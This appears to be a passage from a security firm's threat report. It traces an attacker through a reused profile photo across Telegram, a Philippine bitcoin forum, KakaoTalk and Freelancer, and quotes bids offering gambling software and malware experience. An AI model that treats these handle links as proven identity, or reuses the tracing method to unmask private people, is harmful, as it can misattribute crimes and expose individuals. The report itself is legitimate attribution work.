
Director: Jeffrey Blitz
Writer: Jeffrey Blitz
Stars: Reece Thompson, Anna Kendrick, Nicholas D'Agosto | See full cast & crew »

https://www.imdb.com/title/tt0477078

[Figure 15] Stealing the image of the starring actor of 2007 movie 'Rocket Science' for Telegram profile

It is not clear whether the movie was stolen on purpose or randomly selected by the attacker, and it is known that a Korean judge appears in the movie.

Twitter's profile image was also created by an unauthorized use of one of the images posted on a hair model site.



JamFedura
@JFedura

I am cyprtocurreny developer. and game, c, c++, bustabit, etc...

California, USA

가입일: 2017년 12월

Gallery of Asian Man Short Hair New Best asian Men Short Hairstyles 2013


Related Posts for Asian Man Short Hair New Best asian Men Short Hairstyles 2013

https://hothairstyle.info/asian-man-short-hair/asian-man-short-hair-new-best-asian-men-short-hairstyles-2013/

[Figure 16] Model images on "hothairstyle" site

ESRC found that the account 'jamfedura0293' on Telegram was registered on January 4, 2019 in the Korean version of Philippine bitcoin trading site 'Bit Manila'. The attacker has been active on the site as 'Koinjjang1985'.

For reference, as 'Bit Manila' is operated in common with 'Philgo' site, users can use the same ID on both sites.



홈 매매정보 거래소 자유게시판 질문과답변 최신정보

필리핀 비트코인 정보사이트

필리핀 비트코인 정보를 공유합니다.
2018년 1월 현재 필리핀 비트코인 정식 거래소는 단 두곳뿐!

필리핀사이트 필고 카톡 단톡방

ww.philgo.com

필고 - DELETED
https://www.philgo.com/?0=&module=post...id...
2018년 12월 23일 ... 비트코인 2만개 있습니다. 거래방법 및 기준가격(할인율) 어떻게 되는지요? @알림 : 코멘트를 작성하시려면 로그인을 하십시오. **코인짱1985** [쪽지 ...

필고 - coinbase -3 에 필 판매 한정수량
https://www.philgo.com/?0=&module=post...id...
2018년 12월 23일 ... **코인짱1985** [쪽지 보내기] 2019-01-04 23:58 No. 1274117447. Report. @ jamfedura0293 연락주세요. @알림 : 코멘트를 작성하시려면 로그인을 ...

필고 - 비트코인 삽니다 !!
https://www.philgo.com/?1274061427
2018년 11월 7일 ... 비트코인 1274061427 ... **코인짱1985** [쪽지 보내기] 2019-01-05 00:07 No. 1274117464 ... Post List Reminder : 비트코인 게시판 안내 (2).

원하는 결과를 찾지 못했으면 질문을 해 보세요.

Tele: @jamfedura0293

Tele: @jamfedura0293

글쓴이: 코인짱1985 3달전 www.philgo.com?1274117466

Tele: @jamfedura0293

Tele: @jamfedura0293

글쓴이: 코인짱1985 3달전 www.philgo.com?1274117464

Tele: @jamfedura0293

Tele: @jamfedura0293

글쓴이: 코인짱1985 3달전 www.philgo.com?1274117462

@jamfedura0293 연락주세요

@jamfedura0293 연락주세요


글쓴이: 코인짱1985 3달전 www.philgo.com?1274117447

[Figure 17] The hacker's activities in the Philippine bitcoin trading site

'코인짱 1985' account is secretly trading with sellers and buyers by creating the comments inducing the site users to contact him via Telegram.

In particular, he posted a comment on the post "Sales of 1500 bitcoin", which was uploaded on December 23 last year, at 23:58 on January 04, 2019.

1500 bitcoin is a substantial amount even considering the market price at the time.



coinbase -3 에 필 판매 한정수량 1500btc (1)

[redacted] 쪽지전송 조회 : 483 2018-12-23 11:45

비트코인 1274107548

coinbase -3 에 필리핀에서 판매합니다.

한정수량 1500btc

본 글을 신고하시겠습니까?

@알림 : 코멘트를 작성하시려면 로그인을 하십시오.

코인짱1985 [쪽지 보내기] 2019-01-04 23:58 No. 1274117447


@jamfedura0293 연락주세요

@알림 : 코멘트를 작성하시려면 로그인을 하십시오.

[Figure 18] Trading activities on Filipino bitcoin trading site

ESRC have discovered the multiple accounts using the same profile image which is the same as that used for Telegram. Interestingly, 'tiger1993' account, which was used by the malware, has been registered on KakaoTalk with the name 'coinchange'.


Furthermore, the profile image of the account exactly matched the image of the Telegram account '@jamfedura0293'.



[Figure 19] 'tiger1993' registered in KakaoTalk

It is practically impossible for a two different person to accidentally use the same profile image on KakaoTalk and Telegram at the same time.

The same profile image was also found on 'freelancer' site, which connects the program developers and the employers.



freelancer

aji9170

I master in crypto currency.

I have developed many coins.
I have also developed exchange site, pool, miner, etc.
I also master in node.js, rectjs.
Thank you.

@aji9170

Korea, Republic of

Member since December 20, 2018

[Figure 20] 'aji9170' registered on 'freelancer' site using the same image

The account 'aji9170' registered on the freelance site is set as Korea in the nationality, and displays the cryptocurrency developer information in the same way as the existing case.

The user registered with the account 'aji9170' posted the several texts in English and Korean, appealing that he has been actively participated in the multiple projects, and his nationality is set on Korea.

https://www.freelancer.co.kr/projects/mobile-phone/develop-bustabit-game/

I put a lot of coins on the bustabit game.
erc20, shekel, xgox, ethereum,
I can show you my demo.
I want to discuss with you in detail.
thank you.

https://www.freelancer.co.kr/projects/php/javascript-expert-who-can-integrate/

Hello.
i have read your project carefully.
i can finish your project on time and pefect.
Let's discuss more detail on chat.
Thanks

https://www.freelancer.co.kr/projects/c-programming/hidden-vnc-with-back-connection/

Hello.
I have module what you want.
i wanna discuss about your detail requirement.
i have an exerienece about Virus and malware.
Thanks

https://www.freelancer.co.kr/projects/python/telagram-bitmex-bot/

I have already made many bots.
I can show you.
I can fulfill your request smoothly.
I want to discuss with you in detail.
Thank you.

https://www.freelancer.co.kr/projects/php/perfect-money-payment-gateway-18523359/

Hello
I have already made it.
I can do it.
Let's discuss on chatting in detail.
Thank you.
##
#

https://www.freelancer.co.kr/projects/c-programming/need-expert-18408762/

Hello
I master in c++,

I can do it.

Let's discuss on chatting.

Thank you.

###

https://www.freelancer.co.kr/projects/linux/finish-linux-project-18498297/

Hello sir

I can do it for 1day.

Let's discuss on chatting.

Thank you.

###########

###############################

https://www.freelancer.co.kr/projects/software-architecture/lock-bitings/

Hello.

i can do your project successfully on time.

i am very interesting in your project.

Let's discuss more detail on chat.

Thanks.

https://www.freelancer.co.kr/projects/java/expert-coding/

I am a cryptographer.

I can fulfill your request well.

I want to discuss with you in detail.

thank you.

###

https://www.freelancer.co.kr/projects/software-architecture/online-game-18406869/

Hello,

I managed an online server.

I can protect your server from DoS attacks.

I want to discuss with you in detail,


Thank.

https://www.freelancer.co.kr/projects/software-architecture/lock-bitings/

Hello.
i can do your project successfully on time.
i am very interesting in your project.
Let's discuss more detail on chat.
Thanks.

https://www.freelancer.co.kr/projects/php/install-bitcoin-ethereum-full-node/

Hello,
I can do it perfectly.
Let's discuss on chatting.
Thank you.
##################################



aji9170

$155 USD in 2 days
0.0 ★★★★★ (0 Reviews)
0.0 $

I put a lot of coins on the bustabit game.
erc20, shekel, xgox, ethereum,
I can show you my demo.
I want to discuss with you in detail.
thank you.


aji9170

$55 USD (3일 이내)
1.8 ★★★★★ (2 리뷰)
0.4 $

I am a cryptographer.
I can fulfill your request well.
I want to discuss with you in detail.
thank you.
############################
############################
#########

[Figure 21] Request for project development with 'aji9170' account

ESRC has found the account that creates a post that introduces himself as a freelancer in a similar fashion, during the tracking process of unique attack patterns and the specific keywords.



@aji199293

San Angelo, United States

Member since January 15, 2019

0 Recommendations

aji199293

I am very familiar with cryptocurrency development

⁕ Always here to bring your idea to be live.
I'm a talented Cryptocurrency development with 5+ years, Mobile developer with 8+ years experienced and a WEB EXPERT with 12+ years.
I guarantee the best quality of my work and serve full time.

⁕ Skills
✓ Cryptocurrency
- Blockchain project (New coin/ Fork coin/ Mining pool/ Deposit/withdraw)
- Cryptocurrency gambling game
✓ Mobile
  - Native : Swift / Objective C / Android
  - Cross Platform : Ionic / Xamarin / React native
✓ Frontend & Framework
  - Angular.js(2, 4, 5, 6), Vue.js 2.0, React.js
  - HTML5 / CSS3 / SASS / Bootstrap / jQuery / Ajax
  - WordPress / Magento / Prestashop / Opencart / Shopify
✓ Backend
  - PHP / Laravel / CodeIgniter / CakePHP
  - Node.js / [login to view URL]
  - ASP.NET (MVC 3/4/5)
  - MySQL / MSSQL / MongoDB / Oracle / DB2


⁕ Work Culture
✓ I trust my Clients and ensure that they are completely satisfied with my work.
✓ 5 Star review for 5 Star work

[Figure 22] Freelancer working as 'aji199293'

The user of the account "aji199293" was joined on January 15, 2019, and the nationality is set on the United States.

The profile and self-introduction contains his career and skills in cryptocurrency development.

It is interesting that he also created the posts in Korean, and he was using the account 'live:rjh917' on Skype as well.



aji199293

$500 USD (10일 이내)

1.6 ★★★★★ (1 리뷰)

0.0

안녕하세요
부스타빗게임, 바둑이, 라이브게임 등
많은 도박게임들을 가지고 있습니다.
스카이프 아이디 = live:rjh917
연락주세요.
Thanks.
i can help your project successfully.

Need to pow mining & staking in new alt crypto

Freelancer › 채용 정보 › C 프로그래밍 › Need to pow mining & staking in new alt crypto

Hello, everyone.

i need experienced & kind dev who can solve my simple issue.

i have made new cryptocurrency and all is okay.

But my issue is to premine & mine & staking my coin.

This is very easy for experienced guy, very simple issue - maybe setting issue.

I will discuss detail with winner guy.

my $kype = live:rjh917

기술: C 프로그래밍, C# 프로그래밍, 암호 해독, PHP, 웹사이트 디자인

[Figure 23] Posts uploaded by 'aji199293'

The posts which have been created by 'aji199293' is very similar to those created by 'aji9170'.

https://www.freelancer.co.kr/projects/php/send-whatsapp-message/

Hello
I made many bots.
I can do it with c++.
Let's discuss on chatting.
Thank you.
##

https://www.freelancer.co.kr/projects/php/crypto-trading-bot-tradingview-scrip/

Hello.

I have already created an automated bot that uses binance's api.
I can show it to you.
I want to discuss with you in detail.
Thank you.

https://www.freelancer.co.kr/projects/php/cryptocurrency-website-18560239/

Hello
I have done it.
I can show you my demo.
Let's discuss on chatting.
Thank you.
##
######################

https://www.freelancer.co.kr/projects/php/blockchain-dice-game/

Hello.
i have developed such like this game
i am very interesting in your project
Please send me a message so that we can discuss more
Thanks

https://www.freelancer.co.kr/projects/php/fhg-please-read-request-before/

Hello.
I have already developed all the 11 things you need.
I will show you all my demos.
I want to discuss with you in detail.
Thank you.

